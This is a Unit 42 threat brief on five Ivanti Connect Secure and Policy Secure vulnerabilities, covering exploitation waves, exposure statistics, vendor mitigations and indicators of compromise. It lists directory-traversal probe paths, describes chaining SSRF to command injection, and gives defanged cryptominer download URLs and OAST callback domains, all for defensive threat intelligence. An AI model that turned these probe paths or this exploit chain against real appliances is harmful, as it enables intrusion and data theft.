  • 53ca5aaf4786aa235795c9b4a2648bed523f38d115a5791bd26b3e22e9e6f109
  • 53e703d262af2c91d8be81ca0e32c7f9b3dbc8b6d571ad3a480bff020a8cae04
  • 54774aef9a494e29a072bc729f8482fba6dc530a045d40e4453d61beac8d8355
  • 56514cfce2dd75f2dafeebf385bc827bd1b7392f65bac98ec9791526f724fd66
  • 5666d18866973f608cccf95c7dbf56d56bb3027121af701bd779f9ab794c53b1
  • 56a1123d2c25a9ee7c674aa10ea8be720a23cabe74b68dca017c93944cee15e4
  • 5b0ecde609dc384857508b71851062b6dc158d37d26ad3e6baf4407877ada9de
  • 5b481fc971f724141c54e4fb6eb992056256098cd2284b717912a75714864179
  • 5ca0afa8d1665d8ad314543c5924fc4c8679ffa5360a3ec4bb2e3a79a865b730
  • 5f87cdf1ccd448d8f90b79d80153fbae143ec9dfa1c79a5ba9193609975d0d35
  • 5f9fa969df10a03d38c26050655645c0b8cd00c4ae35b62d9e355815ef722b21
  • 5fd89dab9bcdcd783ae96c0b42f5761d2d24a6192d730040a50ffb4b5c95850a
  • 6168dc254c4c6dd6a5461c56fd1fdb65821f04d9ac23e4d70b62d447ce77971d
  • 61c76044609b8f522546991b2683239bba734ca290981e5ed25099f46312fd04
  • 6323837b455a41f34cfd526c2c2ffb6fb3a826c4f482ccdf66801ece0ca6f1e7
  • 6385e6004a9d11485d076f2b9b79b2ddf468b629aef0f66c22c7bffa3d7ebc3a
  • 638fd2159534b7b180ef2ca0633f6ee5d09af8cddbac758e1cde1ca6aec1ca8c
  • 63f48e94e38c7b5e441c3aeb0c74141bd6d7fc7ab03a345d09d67c8e8b871ca9
  • 6fed7c758e0484b53fd3efaa622b609052dcf5ad34768181d3ff8e22cb6e6e2f
  • 732457475da8c47cf211f5eb3a6529c9aa8976ce26d50f2e90422278c2160d5e
  • 738f775e1031402f228c1246d10d9c13af1d461596319bea87f8b20d085349cd
  • 73e5dc70d286c24265f71de61016404934991d0b41c4962420c1490469111b4e
  • 778f4a8f061efea0efca1669c4eb0f26c7d1cc02e003fc01f43ddba328ebfc92
  • 7ab4fce62ebf632bca176894152a88e38965708bffdae4357a8b6c6defa1724d
  • 7accd14f469d79c4539c5887faf79407e6a06111612d2b63eb9f34c5afe7c74f
  • 7e9feda6e593b6d7e3c15032edb0cd3e2d1ec585d8f5691e951ac70059ce4240
  • 801626f005b40b0ef889f93c64f991e53318393fb0efdd30bb30185a12cb7480
  • 817af2e8193d3a226dad46bef33e55a56b3a56ff035cc0e68067e2eb61975dc5
  • 81d99d01f6909a2ae027e3a0d792b7c517b312fcf2cc03228c2a5348ad796582
  • 865cc44cf024bc083f5bfd3d5d3c9c1334e1c629de1698fcda26feeb26f73dc3
  • 86b84a35d28207783bd79e34f6f2e687e6e38fd9fb78df90b1cc7e6f302e0084
  • 87549ec7913d919dff9678b38b040ea9b77c84f29aa3dea487dc7a80e4a0950d
  • 87768a7c92ebc8419e08209e55eb1f713d5ed7be411ed3b52555f8a29fe4a3f9
  • 87fb8a757f5de0f4cb4f8b4f568068e8c12f376562b1f5d1df118b4dc3076564
  • 8f896f3f0b5f33413217e9350dba6d4958cc9bdf568902a08d739b43db6f993b
  • 92322cc99cc5bd84bd1f06de8412b7f907e03a66489d147a1d3a77b2d3b0aacb
  • 9707f57ca55e1f0cc975488ab10188f885589db427beef7df9adc3bd4e95bd62
  • 98a230f8bed756447d8f8dcfb1485e395068eae511ca7b3a10049848427682af
  • 9bbafb672ee8f9c8eec8ee111962db7aa49e6e91f2fc3a23b0d5f32152f5101b
  • 9be661e3218290ebd4de59037d1360f4bec7e2f521d09a063da994d838160fce
  • a0b928edf0cf8efba7d2b2edcc43419ec7568d70717ba44ffc6c24fb9ebb9464
  • a1dab97450e66028c0f1e62620354cd9d71b99d1517f7cceef59c4c0a5de44f6
  • a226f8878b2c440932c5d9e215384733226d3942efecbb05f84cb34555c99e9f
  • a296db98c85c21b8f4c60a651a56aa745385d769f76c4f35e7f8cef6ee16c841
  • a6b8f4094bf162b6007006b51aad4f1fe4930e1bf458d6d47ebe7047f8895039
  • af84372409235ad5f716b758b24e384f3506d771bad4460676de9ea3c375e9d7
  • b07c3cbacb4d238e209aabc19754852c536ba708ee4b19fd8fbc32580a7e119a
  • b14ba04ffc4b680225cc76912317570c09f06e8c6cec1a4b2092cbbff0668bd4
  • b727b3fe958407787c9929fef59b6735861be12ebcf8c72aa6ed7b9cfa6829c6
  • bc1d29c3ac08b1a4f30b3f4930dc5e07bdeb0ba55cfe7ad684021a63bf72db71
  • bc88f6e79d49242e16cb30b64d1b8948c7d9333785476b4e8d24f82403290454
  • be8bf730a23766f917c1f90e79bbd23c76b7a12572eeda4bc38ff46ce17f9c9a

Additional Resources


Threat Brief: Multiple Ivanti Vulnerabilities (Updated Feb. 29)

Unit 42 stopped monitoring this threat and updating the brief on Feb. 29, 2024.  Please refer to Ivanti's website for the latest information.

Update Feb. 29

The U.S. government, in collaboration with international government allies, has published a Joint Cybersecurity Advisory (CSA) which includes recent findings about exploitation of the Ivanti vulnerabilities. In this report the authoring organizations state that threat actors are able to deceive Ivanti’s internal and external Integrity Checker Tools (ICT) which results in a failure to detect a compromise. They also state that cyber threat actors may be able to maintain root-level persistence despite issuing factory resets. 

This CSA also includes guidance on incident response steps. They recommend defenders reset all credentials that have been exposed, identify Ivanti hosts with Active Directory access, and take action to look for additional malicious activity since removing any malicious administrator accounts may not mitigate the threat as malicious actors have been observed establishing other persistence mechanisms. Additionally, the authoring organizations of this new advisory “strongly urge all organizations to consider the significant risk of adversary access to, and persistence on, Ivanti Connect Secure and Ivanti Policy Secure gateways when determining whether to continue operating these devices in an enterprise environment.”

Update Feb. 8

Ivanti announced a fifth vulnerability, CVE-2024-22024, which affects its Ivanti Connect Secure, Ivanti Policy Secure and ZTA gateways. A patch is available for some of the affected product versions. The workaround Ivanti provided on January 31 is reported to be effective at blocking this new vulnerability.

CVE-2024-22024 is an XML external entity or XXE vulnerability in the SAML component of Ivanti Connect Secure (9.x, 22.x), Ivanti Policy Secure (9.x, 22.x) and ZTA gateways that allows an attacker to access certain restricted resources without authentication.

Ivanti has not seen evidence of this new vulnerability being exploited in the wild. However, per the latest Ivanti advisory, it is critical that you immediately take action to ensure you are fully protected. Because this is an evolving situation, it is important to continue monitoring the Ivanti site for further information.

Update Feb. 2

Ivanti announced two new vulnerabilities, CVE-2024-21888 and CVE-2024-21893, which both affect its Connect Secure (9.x, 22.x) and Policy Secure (9.x, 22.x) products. CVE-2024-21893 also affects Ivanti Neurons for ZTA. In total, Ivanti has announced four High or Critical vulnerabilities since the beginning of January.

On Jan. 31, 2024, the US Cybersecurity and Infrastructure Security Agency (CISA) issued a supplemental direction requiring all U.S. federal agencies to “as soon as possible, and no later than 11:59 PM on Friday, Feb. 2, 2024, disconnect all instances of Ivanti Connect Secure and Ivanti Policy Secure solution products from agency networks.”

Unit 42 continues to monitor the situation and will update this threat brief with additional information as more becomes available.

Ivanti Executive Summary

On Jan. 10, 2024, Ivanti disclosed two new vulnerabilities in Ivanti Connect Secure (ICS) and Ivanti Policy Secure gateways: CVE-2023-46805 and CVE-2024-21887. The first CVE is a High severity authentication bypass vulnerability, and the second CVE is a Critical severity command injection vulnerability. These vulnerabilities impact all supported versions of the gateways.

Ivanti disclosed two additional vulnerabilities on Jan. 31, 2024: CVE-2024-21888 and CVE-2024-21893. CVE-2024-21888 is a High severity privilege escalation vulnerability, and CVE-2024-21893 is a High severity server-side request forgery vulnerability affecting the SAML component of Ivanti Connect Secure. The latter vulnerability can potentially be used to bypass mitigations against CVE-2023-46805 and CVE-2024-21887 exploits.

Ivanti disclosed a fifth vulnerability on Feb. 8, 2024. CVE-2024-22024 is a high severity vulnerability that allows an attacker to access certain restricted resources without authentication.

If CVE-2024-21887 and CVE-2024-21893 are chained together, attackers can exploit them without authentication to run commands on the compromised system. Because proof of concept (PoC) code for both vulnerabilities has been publicly released, there’s an increased risk that these vulnerabilities could be used by threat actors.

Following the disclosure of the two additional CVEs, CISA issued a supplemental direction requiring all U.S. federal agencies to, “as soon as possible and no later than 11:59 PM on Friday, Feb. 2, 2024, disconnect all instances of Ivanti Connect Secure and Ivanti Policy Secure solution products from agency networks.”

Ivanti has begun releasing patches for all five CVEs. For those products that don’t yet have an available patch for these CVEs, Ivanti recommends customers perform a workaround until patches are made available. Ivanti also has a knowledge base article regarding recovery steps related to these vulnerabilities that highlights artifacts to monitor based on scan results from Ivanti’s Integrity Checker Tool. 

We are sharing our observations of device exposure and possible related threat activity to aid in developing security measures as threat actors are actively exploiting these vulnerabilities.

The original vulnerabilities CVE-2023-46805 and CVE-2024-21887 have been actively exploited by a range of threat actors with varying levels of sophistication, from likely nation-state actors to cybercriminals, since at least early December 2023.

At a high level, the tactics, techniques and procedures observed were consistent with past China-nexus APT cases that Unit 42 has investigated, bolstering the attribution of observed activity to a likely Chinese nation-state actor.

For the two new CVEs, we have yet to observe evidence of exploitation of CVE-2024-21888. However, Ivanti has reported that it is aware of a targeted set of customers impacted by CVE-2024-21893. We assess with high confidence that these vulnerabilities will become more widely exploited as more information becomes available.

Use of these two Ivanti products is widespread. Unit 42 observed 28,474 exposed instances of Ivanti Connect Secure and Policy Secure in 145 countries between Jan. 26-30, 2024. We are also engaged in incident response cases that are confirmed to involve these vulnerabilities.

We assess with moderate to high confidence that threat actors, likely at the nation-state level, will continue to target and exploit devices impacted by these vulnerabilities as initial access vectors into target environments for espionage purposes. We assess with moderate confidence that financially motivated, advanced and well-resourced cybercriminals will also attempt to compromise organizations through this vector.

Palo Alto Networks customers are better protected from and can implement mitigations for CVE-2023-46805 and CVE-2024-21887 in the following ways:

  • Cortex Xpanse customers can identify external-facing instances of impacted applications through the “Ivanti Connect Secure” and “Ivanti Policy Secure” attack surface rules.
  • Next-Generation Firewall with the Advanced Threat Prevention security subscription can help block the attacks with best practices via Threat Prevention signatures. Advanced Threat Prevention could proactively detect this vulnerability before the public vulnerability disclosure.
  • Advanced WildFire has added detection for the cryptominers used in these attacks.
  • Advanced URL Filtering and DNS Security categorize as malicious known domains associated with this activity.
  • Advanced URL Filtering categorizes exploit and scanning attempts as Scanning Activity.
  • Cortex XDR and XSIAM help protect against post-exploitation activities using the multi-layer protection approach.
  • The Unit 42 team can also be engaged to help with a compromise or to provide a proactive assessment to lower your risk.

Ivanti also recommends performing an External Integrity Checker scan before and after the patch is applied. If this scan is clean, Ivanti states customers can schedule the factory reset of the appliance during their regular service window. If the scan is positive either before or after the patch is applied, Ivanti states that customers should do a factory reset and follow the instructions in its knowledge base article for these vulnerabilities.

This situation is evolving rapidly, so it’s advisable to check Ivanti’s recommendations frequently.

Vulnerabilities Discussed CVE-2023-46805, CVE-2024-21887, CVE-2024-21888, CVE-2024-21893, CVE-2024-22024

Details of the Ivanti Vulnerabilities

The first vulnerability CVE-2023-46805 is an authentication bypass vulnerability in the web component of all supported versions of Ivanti Connect Secure and Ivanti Policy Secure (versions 9.x and 22.x). This vulnerability allows a remote attacker to access restricted resources by bypassing control checks.

The second vulnerability CVE-2024-21887 is a command injection vulnerability in the web components of Ivanti Connect Secure and Ivanti Policy Secure (versions 9.x and 22.x). This vulnerability allows an authenticated administrator to send specially crafted requests and to execute arbitrary commands on the appliance.

The third vulnerability CVE-2024-21888 is a privilege escalation vulnerability in the web component of Ivanti Connect Secure (9.x, 22.x) and Ivanti Policy Secure (9.x, 22.x) that allows a user to elevate privileges to that of an administrator.

The fourth vulnerability CVE-2024-21893 is a server-side request forgery vulnerability in the SAML component of Ivanti Connect Secure (9.x, 22.x), Ivanti Policy Secure (9.x, 22.x) and Ivanti Neurons for ZTA that allows an attacker to access certain restricted resources without authentication.

The fifth vulnerability CVE-2024-22024 is an XML external entity or XXE vulnerability in the SAML component of Ivanti Connect Secure (9.x, 22.x), Ivanti Policy Secure (9.x, 22.x) and ZTA gateways that allows an attacker to access certain restricted resources without authentication.

Current Scope of the Attack on Ivanti Products

According to Ivanti, its products are used by over 40,000 companies around the world.

Unit 42 has observed 28,484 exposed instances of Ivanti Connect Secure and Policy Secure in 145 countries between Jan. 26-30, 2024. Figure 1 shows a map of the affected areas. The top 10 exposed countries account for nearly 70% of global exposure, per the observations of Connect Secure and Policy Secure gateways devices.

Image 1 is a heat map of the global distribution of Ivanti Connect Secure Devices. It is current as of January 30th, 2024. The largest distribution is in the United States.
Figure 1. Global distribution of Ivanti Connect Secure and Policy Secure gateways as of Jan. 30, 2024. Powered by Xpanse-Internet Landscape Intelligence.

Unit 42 has observed 610 compromised instances of Ivanti Connect Secure and Policy Secure devices in 44 countries as of Jan. 23, 2024. This information covers the first two CVEs, CVE-2023-46805 and CVE-2024-21887. Figure 2 shows a map of the affected areas. The top 10 countries account for over 70% of globally observed compromised devices.

Image 2 is a heat map of the global distribution of Ivanti Connect Secure Devices. It is current as of January 23rd, 2024. The largest distribution is in the United States.
Figure 2. Global distribution of compromised Ivanti gateways as of Jan. 23, 2024. Powered by Xpanse-Internet Landscape Intelligence.

As shown in Figure 3, our telemetry reveals a noticeable increase in scans and probes for the first two Ivanti vulnerabilities started on Jan. 13, 2024, the day after these vulnerabilities were made public. We have confirmed 92 IPv4 addresses involved in these attacks, listed in the Appendix to this threat brief.

Scanning activities targeting CVE-2023-46805 and CVE-2024-21887 from January 1st to January 31st. There is a strong upward trend starting the 17th.
Figure 3. Scanning activities targeting CVE-2023-46805 and CVE-2024-21887. Powered by Xpanse-Internet Landscape Intelligence.

This activity targeted entities across the U.S., the U.K., the European Union, Canada, Australia, Singapore, Japan and other countries. The targets represent various sectors, including healthcare, mining, energy, food and agriculture, technology and government.

We assess with high confidence that most of this activity has consisted of opportunistic, untargeted and automated exploitation attempts. However, a proportion of attempts appear to be targeted toward particular entities.

Unit 42 Incident Response Cases

The exploitation campaigns of the Ivanti vulnerabilities occurred in three distinct waves. 

The first wave lasted from at least early December 2023 to Jan. 10, 2024, when Volexity published their first blog post on the matter. The attacks in this campaign were targeted and featured multiple custom web shells and lateral movement. Unit 42 responded to threat activity that likely corresponded to this wave of campaigns.

Similar to the activity discussed in Volexity’s blog post, we observed the threat actor performing the following activities: 

  • Archiving files including NTDS.dit using 7-Zip before exfiltration
  • Creating a memory dump of the LSASS process using Windows Task Manager (Taskmgr.exe)
  • Moving laterally via remote desktop protocol (RDP)
  • Deleting logs
  • Use of compromised, out-of-support Cyberoam virtual private network (VPN) appliances for command and control (C2) purposes

We also observed the presence of the THINSPOOL installation utility and dropper, first reported by Mandiant following Volexity’s blog post.

The second wave began after Volexity’s first blog post on Jan. 10, 2024. This wave was marked by a shift from targeted attacks to mass exploitation by additional threat actors. 

Unit 42 responded to cases of threat activity that likely corresponded to this wave of campaigns. The threat activity was consistent across these cases. 

The threat actor dumped configuration data containing schema, settings, names and credentials of the various users and accounts within the network. They did not perform any lateral movements like the incidents that occurred in the first wave. 

We believe that the threat actors behind this activity might have shifted focus to wider exploitation to maximize impact before organizations could begin patching and applying mitigation guidance. 

The third wave began as early as Jan. 16, 2024, when PoC exploits became publicly available. The release of these exploits lead to mass exploitation by a range of actors with various motivations and degrees of sophistication, including criminal entities widely deploying cryptominers and various remote monitoring and management (RMM) software.

Unit 42 has responded to threat activity that likely corresponded to this wave, from a threat actor using a publicly available PoC exploit. We are currently supporting our clients investigating those incidents.

To put it in context, we have observed multiple request attempts either for scanning purposes or exploitation. Some examples are:

  • OAST based requests (Details on OAST requests shown below):

  • Dropping and execution of cryptominer (also shown below)

  • There was also an attempt to trigger the CVE-2024-21893 SSRF vulnerability and chain that to CVE-2024-21887 to achieve unauthenticated RCE, through a SOAP based  request to the endpoint /dana-ws/saml20.ws.

As initially described by Rapid7 in their January 16 analysis,

“a command injection vulnerability exists in the /api/v1/license/keys-status endpoint, and is reachable via a single HTTP GET request. We learnt during that analysis that the Python back end that services the /api/v1/license/keys-status endpoint listens on a locally bound port 8090. Therefore, we can exploit this command injection via an HTTP GET request to http://127.0.0.1:8090/api/v1/license/keys-status if the HTTP GET request occurs on the appliance itself, for example via an SSRF vulnerability. As authentication is performed by the front-end web server and not the back-end services, no authentication is needed. This allows us to leverage the SSRF vulnerability to bypass the original mitigation from Ivanti, which imposed filtering restrictions in the front-end web server.”

The final command payload after URL decoding and Base64 decoding is as follows

The attempt here was to leverage the exploit chain to execute the dsls command, which is built in Connect Secure appliances. This chain can be used to dump running configuration and cache, and therefore contains highly sensitive data. 

The output would then be Base64 encoded and written to logo.gif in a path that is remotely accessible. This attempt to dump sensitive data has been observed in previous waves of attacks. A report by Mandiant elaborates on this particular technique.

Ivanti Scanning Details

As attackers have scanned for Ivanti devices vulnerable to CVE-2023-46805 and CVE-2024-21887, we observed the top directory paths used for these probes:

  • /api/v1/totp/user-backup-code/../../<any_path>
  • /api/v1/totp/user-backup-code/../../license/keys-status/<exploit code>
  • /api/v1/configuration/users/user-roles/user-role/rest-userrole1/web/web-bookmarks/bookmark
  • /api/v1/cav/client/status/../../<any_path>

Attackers appear to be using Out-of-band Application Security Testing (OAST) tools when probing for CVE-2024-21887. These attackers use cURL to send a specially-crafted HTTP request to a targeted device. This request includes a URL for an OAST server the attacker manages. The device responds to the attacker's OAST server, and the response contains data that indicates whether or not the device is vulnerable.

We observed the following OAST domains used in probing attempts for CVE-2024-21887. 

  • oast[.]me
  • oast[.]today
  • oast[.]live
  • oast[.]site
  • oast[.]pro
  • oast[.]com
  • oast[.]fun
  • oast[.]online
  • oastify[.]com
  • oastfy[.]today
  • interactred[.]net
  • dnslog[.]cn
  • dnslog[.]pw
  • dnslog[.]store
  • dnslog[.]xyz
  • dgrh3[.]cn
  • ipv6.1433.eu[.]org
  • dnslog.vhope[.]top
  • z9z[.]top
  • ko02[.]com
  • rbaskets[.]in
  • burpcollaborator[.]net
  • dns.outbound.watchtowr[.]com
  • g3n[.]in
  • requestrepo[.]com
  • eyes[.]sh

So far, Unit 42 has observed over 200,000 scanning attempts for CVE-2023-46805 and CVE-2024-21887 since the vulnerabilities were publicly announced. A small portion of these requests appear to be internal testing, but the majority of these scans are from attackers scouring the internet for vulnerable devices. These scans generally consist of probes to find vulnerable targets, but they also include exploits that have led to attackers installing cryptominers on compromised hosts. 

An example of the malware used in these attacks:

  • SHA256 hash: bbfba00485901f859cf532925e83a2540adfe01556886837d8648cd92519c68d
  • Location: hxxp://45.130.22[.]219/ivanti.js
  • Description: Shell script used to install cryptominer
  • SHA256 hash: 0c9ada54a8a928a747d29d4132565c4ccecca0a02abe8675914a70e82c5918d2
  • Location: hxxp://45.130.22[.]219/ivanti
  • Description: ELF file for XMRIG Monero Cryptominer

Technique Analysis of Ivanti Vulnerabilities: Unauthorized Command Injection and Webshell Implantation

Attackers could combine CVE-2023-46805 and CVE-2024-21887 to deliver an unauthorized command injection attack and implant a webshell. 

Vulnerable API endpoints:

These API endpoints use the Python module subprocess to execute the command string with the input parameter shell=True. According to the official Python documentation, this powerful but potentially dangerous parameter could allow attackers to set up a reverse shell. According to the documentation:

“If shell is True, the specified command will be executed through the shell. This can be useful if you are using Python primarily for the enhanced control flow it offers over most system shells and still want convenient access to other shell features such as shell pipes, filename wildcards, environment variable expansion, and expansion of ~ to a user’s home directory.”

An attacker must bypass the authentication mechanism to use those API endpoints to execute malicious commands. From disclosed resources, we know the authentication is based on a proxy running in the front end that can allow/deny users’ access.

The authentication mechanism uses a string comparison function to determine if the first 29 bytes in the URI have a prefix equal to /api/v1/totp/user-backup-code. This verification mechanism can be easily defeated using a directory traversal vulnerability, allowing users to access all APIs running on the backend if a match exists. 

After bypassing authentication, the attacker can directly call the vulnerable API to execute a malicious command.

Ivanti Vulnerability Exploit in the Wild

We have insights into attacks in the wild related to the Ivanti vulnerabilities through internal telemetry. Since the release of Threat Prevention signatures, we have prevented 15,714 attacks targeting CVE-2024-21887. On Jan. 20, 2024, we observed 4,120 attacks, a noticeable peak of attacks targeting this vulnerability.

Chart of blocked attacks.
Figure 4. Blocked attacks targeting CVE-2024-21887 between Jan. 17, 2024, and Jan. 23, 2024.

Most observed attacks appeared to come from the U.S. region, accounting for 74% of all attacks, followed by the EU and Canada. However, we recognize that attackers might leverage proxy servers and VPNs located in those countries to hide their actual physical locations.

Pie chart of affected countries with majority United States.
Figure 5. Apparent origination location of attacks seen in the wild against Ivanti vulnerabilities.

Ivanti Interim Guidance

Ivanti has provided a workaround until the company finishes releasing patches for these vulnerabilities. The company has found evidence of attackers attempting to manipulate Ivanti’s internal integrity checker. As such, the company recommends all of its customers run Ivanti’s external integrity checker, which has been updated with additional functionality to address this issue.

This situation is evolving rapidly, so it’s advisable to check Ivanti’s recommendations frequently.

Conclusion

Patches for these CVEs have not been released for all vulnerable products, but proof of concept code for the initial two vulnerabilities has been publicly posted. Attackers are actively exploiting four of these five vulnerabilities. As such we recommend affected readers follow the mitigation steps posted by Ivanti. We will keep this post updated as more information comes to light. 

Palo Alto Networks has shared our findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Palo Alto Networks customers are better protected by our products, as listed below. We will update this threat brief as more relevant information becomes available.

Update: Unit 42 stopped monitoring this threat and updating the brief on Feb. 29, 2024.  Please refer to Ivanti's website for the latest information.

Ivanti Timeline

timeline of Ivanti vulnerabilities
Figure 6. Timeline of recent events related to Ivanti vulnerabilities.

Palo Alto Networks Product Protections for Ivanti Vulnerabilities

Palo Alto Networks customers can leverage a variety of product protections and updates to identify and defend against this threat.

If you think you might have been compromised or have an urgent matter, get in touch with the Unit 42 team or call:

  • North America Toll-Free: 866.486.4842 (866.4.UNIT42)
  • EMEA: +31.20.299.3130
  • APAC: +65.6983.8730
  • Japan: +81.50.1790.0200

Palo Alto Networks is offering a no-cost, no-obligation emergency bundle for organizations to help identify and mitigate any exposure caused by Ivanti vulnerabilities, including an Attack Surface Assessment and a Prisma Access 90-day license.

This offer is promotional and subject to availability. Due to the rapidly changing nature of this vulnerability, Palo Alto Networks reserves the right to update this offer.

Next-Generation Firewalls and Prisma Access With Advanced Threat Prevention

Next-Generation Firewall with the Advanced Threat Prevention security subscription can help block the attacks with best practices via the following Threat Prevention signatures: 81872, 94885, 94886, 94888, 94976 and 95024.

Inline Cloud Analysis included in the Advanced Threat Prevention Vulnerability Prevention can identify remote code execution attack patterns in HTTP traffic. It can also detect malicious payloads in HTTP headers or bodies and uses machine learning models to identify important elements from the code execution syntax for detection. 

Advanced Threat Prevention could proactively detect the Ivanti vulnerabilities before the public vulnerability disclosure.

Stopping Zero-Days With Advanced Threat Prevention

Advanced Threat Prevention (ATP) is an inline cloud-delivered security service that extends the detection capabilities of conventional heuristic intrusion prevention systems (IPS) with the power and flexibility of machine and deep learning models. ATP works with Threat Prevention (TP) to provide robust and layered network defenses that extend the protections offered by TP by leveraging machine learning capabilities. Most notably, ATP’s detection services are trained to detect unknown and net-new attacks, including C2, zero-day vulnerability exploitation attempts, and the use of threat actor hacking tools. ATP inline cloud analysis supports two machine learning services for detecting exploitation attempts: SQL injection and command injection.

Machine Learning for Exploit Command Injection Model

Machine Learning for Exploit, or MLEXP, is part of the ATP detection services that prevent successful network exploitation attacks. One detection service, MLEXP-CMD, is a convolutional neural network (CNN) deep learning model trained to detect and prevent Windows and UNIX-based command injection and remote code execution attacks. The model is continually trained on a large dataset of real-world exploitation attempts, which enables the model to provide a detection prediction on new and previously unknown traffic.

Using Advanced Threat Prevention Best Practices

If your organization is already aligned with our security best practices, you gain automated protection against the multiple steps of this attack with no manual intervention.

IPS

Advanced Threat Protection security subscriptions can automatically block sessions related to CVE-2024-21887. Please go to Device => Dynamic Updates and check Applications and Threats to verify whether the firewall has a content version installed that is equal to or later than 8799-8509.

Figure 7. How to check the ATP content version.

After installing the appropriate content version, check your Security Policy Rules. Make sure you use a strict Vulnerability Protection Profile. The severity of the signatures related to CVE-2024-21887 are all High or Critical, and using the predefined strict Vulnerability Protection Profile will reset the session between both parties.

Figure 8. How to set the Vulnerability Protection Profile to strict.

If you are using a custom Vulnerability Protection Profile, make sure the Action for severity high and critical is reset-both.

Figure 9. How to set a custom Vulnerability Protection Profile.

A successful configuration can help prevent attacks against CVE-2024-21887.

Figure 10. Alerts against Ivanti vulnerabilities, as shown in the ATP interface.

Inline Cloud Analysis

In the Vulnerability Protection Profile, ensure the Enable cloud inline analysis box is checked. In the window shown below, make sure that the action for both SQL Injection and Command Injection models is reset-both.

Figure 11. How to enable cloud inline analysis.

A successful configuration can help prevent attacks against CVE-2024-21887.

Figure 12. Threat detection of CVE-2024-21887 as shown in the ATP interface.

Cloud-Delivered Security Services for the Next-Generation Firewall

Known domains associated with this malicious activity are categorized as malicious by Advanced URL Filtering and DNS Security.

Exploit and scanning attempts are classified as Scanning Activity by Advanced URL Filtering.

Advanced WildFire

Advanced WildFire has added detection for the cryptominers used in these attacks.

Cortex XDR and XSIAM

Cortex XDR and XSIAM help protect against post-exploitation activities using the multi-layer protection approach.

Prisma Cloud

Prisma Cloud monitors Ivanti Cloud Secure products, which are not known to be vulnerable to these vulnerabilities. Prisma Cloud's security research team will continue to monitor the situation and update Prisma Cloud detections should Ivanti Cloud Connect be found vulnerable to these threats.

Cortex Xpanse

Cortex Xpanse customers can identify external-facing instances of impacted applications through the “Ivanti Connect Secure” and “Ivanti Policy Secure” attack surface rules. Detections of insecure instances of Ivanti Connect Secure are enabled by default for all customers.

Image 2 is a screenshot of the Cortex Xpanse interface. Attack Surface Rules. Columns: Status, Severity, Rule Name, Description, Remediation Guidance, ASM Alert Categories.
Figure 13. Cortex Xpanse interface showing configuration for enabling detections on Ivanti Policy Secure and Connect Secure.

Within the Cortex Xpanse Threat Response Center, organizations can also find curated threat intel summaries, exploit consequences, previous exploit activity and links to other sources for additional information. This allows you to see how risk is distributed across your organization and build a remediation plan based on the guidance provided. Cortex Xpanse identifies service owners automatically, so organizations can easily assign a ticket to the right person.

Ivanti FAQs

Q: How many new vulnerabilities has Ivanti announced recently? 

A: Ivanti has announced five High or Critical vulnerabilities since the beginning of January. These are tracked as CVE-2023-46805, CVE-2024-21887, CVE-2024-21888, CVE-2024-21893 and CVE-2024-22024.

Q: Which Ivanti products are affected by the recently announced vulnerabilities? 

A: The vulnerabilities affect Ivanti's Connect Secure (versions 9.x, 22.x) and Policy Secure (versions 9.x, 22.x) products. Additionally, CVE-2024-21893 and CVE-2024-22024 also impact Ivanti Neurons for ZTA.

Q: What is the potential impact of these vulnerabilities? 

A: If exploited, these vulnerabilities can allow unauthorized authentication bypass, remote command execution, privilege escalation, and server-side request forgery.

Q: How many Ivanti systems are potentially affected by these vulnerabilities? 

A: Unit 42 observed 28,474 exposed instances of Ivanti Connect Secure and Policy Secure in 145 countries between Jan. 26-30, 2024.

Q: Are there any known active exploitations of these vulnerabilities? 

A: Yes, three of these vulnerabilities, CVE-2023-46805, CVE-2024-21887 and CVE-2024-21893 have been actively exploited by a range of threat actors. The first two of these vulnerabilities, CVE-2023-46805 and CVE-2024-21887, have been observed being exploited since at least early December 2023.

Q: What tactics are the attackers using in the wild? 

A: Some attackers are using tactics, techniques and procedures consistent with past China-nexus APT cases. The attacks we’ve observed have come in multiple waves beginning in December 2023. 

The attacks in the first wave were targeted and featured multiple custom web shells and lateral movement. This wave also included attackers using credentials dumped from the memory of the LSASS process to log into workstations and servers in the affected environment and exfiltrating the output of this activity.

The second wave shifted from targeted attacks to mass exploitation by additional threat actors. The threat actor dumped configuration data containing schema, settings, names and credentials of the various users and accounts within the network. They did not perform any lateral movements like the incidents that occurred in the first wave. 

The third wave led to mass exploitation by a range of threat actors with various motivations and degrees of sophistication, including criminal entities deploying cryptominers and various remote monitoring and management software. 

Q: What measures have been recommended by Ivanti to address these vulnerabilities? 

A: Ivanti has begun releasing patches for all five CVEs and recommends customers perform a workaround for products that don’t yet have an available patch. They also suggest running Ivanti’s external integrity checker and following the instructions in its knowledge base article for these vulnerabilities.

Additional Resources

Appendix

IP addresses we have detected scanning or exploiting the Ivanti vulnerabilities: 

  • 1.65.216[.]83
  • 8.220.24[.]104
  • 5.188.34[.]119
  • 5.188.230[.]159
  • 8.210.101[.]116
  • 20.0.28[.]174
  • 23.224.195[.]27
  • 27.199.34[.]232
  • 37.19.207[.]89
  • 38.47.103[.]245
  • 39.144.158[.]6
  • 45.14.244[.]52
  • 45.76.92[.]144
  • 45.133.238[.]41
  • 45.147.51[.]78
  • 50.114.59[.]3
  • 50.114.59[.]5
  • 51.255.62[.]4
  • 51.255.62[.]12
  • 52.172.236[.]151
  • 54.38.214[.]131
  • 64.176.194[.]7
  • 74.48.82[.]246
  • 84.32.131[.]51
  • 84.32.248[.]20
  • 85.106.119[.]0
  • 88.151.32[.]164
  • 89.185.30[.]166
  • 91.203.134[.]122
  • 93.95.228[.]81
  • 94.131.105[.]192
  • 95.164.22[.]41
  • 97.106.38[.]138
  • 101.71.37[.]222
  • 103.119.174[.]37
  • 103.189.234[.]200
  • 103.233.11[.]5
  • 103.235.16[.]57
  • 104.223.91[.]19
  • 104.238.130[.]6
  • 106.52.127[.]12
  • 111.85.176[.]202
  • 111.90.143[.]184
  • 111.253.200[.]166
  • 112.96.226[.]103
  • 113.128.81[.]59
  • 113.137.148[.]49
  • 113.225.152[.]7
  • 114.236.225[.]219
  • 116.204.211[.]132
  • 118.74.246[.]29
  • 118.74.246[.]133
  • 118.74.90[.]191
  • 118.167.12[.]237
  • 122.155.209[.]123
  • 137.175.19[.]209
  • 139.162.21[.]6
  • 139.227.33[.]78
  • 149.104.23[.]171
  • 159.203.33[.]199
  • 161.35.44[.]205
  • 161.35.172[.]122
  • 167.114.113[.]160
  • 167.172.250[.]222
  • 170.64.149[.]53
  • 172.59.193[.]252
